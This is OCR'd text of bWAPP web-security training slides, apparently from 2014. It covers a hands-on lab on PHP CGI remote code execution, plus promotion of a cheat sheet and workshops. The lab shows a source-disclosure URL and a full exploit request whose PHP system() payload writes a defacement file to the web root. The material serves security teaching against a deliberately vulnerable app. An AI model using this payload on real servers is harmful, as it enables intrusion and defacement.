
- Ranking in the OWASP Top 10



Hands-On Labs

- PHP CGI Remote Code Execution
  - Go to http://itsecgames.com/bWAPP/admin/phpinfo.php
  - Verify the server API and PHP version...
  - Disclose the source code
    - http://itsecgames.com/bWAPP/admin/?-s
  - Manually exploit and deface the bWAPP website
    - Create a custom HTML file in the root of bWAPP

© 2014 MME BVBA, all rights reserved.


Resend
Request
Response
Method
Text
Send
POST http://itsecgames.com/bWAPP/admin/?-d+allow_url_include%3d1+-d+auto_prepend_file%3dphp://input HTTP/1.1
Host: itsecgames.com
Content-Type: application/x-www-form-urlencoded
Content-length: 66
Accept: */*
<?php system("echo 'Pwned!!!' > /var/www/bWAPP/index_cgi.htm"); ?>
Time: 20 ms
Body length: 2696 bytes
Total length: 2933 bytes

Cheat Sheet

- Hi little bees… we have a free cheat sheet for you
- Follow us on Twitter, and receive this sheet
  - On a regular basis
  - Including the latest hacks
  - Including hardening tweaks
- You will definitely become a **superbee**!

© 2014 MME BVBA, all rights reserved.

Training and Workshop

- Attacking & Defending Web Apps with bWAPP
  - 2-day comprehensive web security course
  - More info: http://goo.gl/ASuPa1 (pdf)
- Plant the Flags (PTF) with bWAPP
  - 4-hour web security workshop
  - Perfect for your conference or group event!
  - More info: http://goo.gl/fAwCex (pdf)
- Need more InfoSec training?

© 2014 MME BVBA, all rights reserved.

Training and Workshop






© 2014 MME BVBA, all rights reserved.

Contact

- Founder: Malik Mesellem

Email	|	malik@itsecgames.com
LinkedIn	|	be.linkedin.com/in/malikmesellem
Twitter	|	twitter.com/MME_IT
Blog	|	itsecgames.blogspot.com

© 2014 MME BVBA, all rights reserved.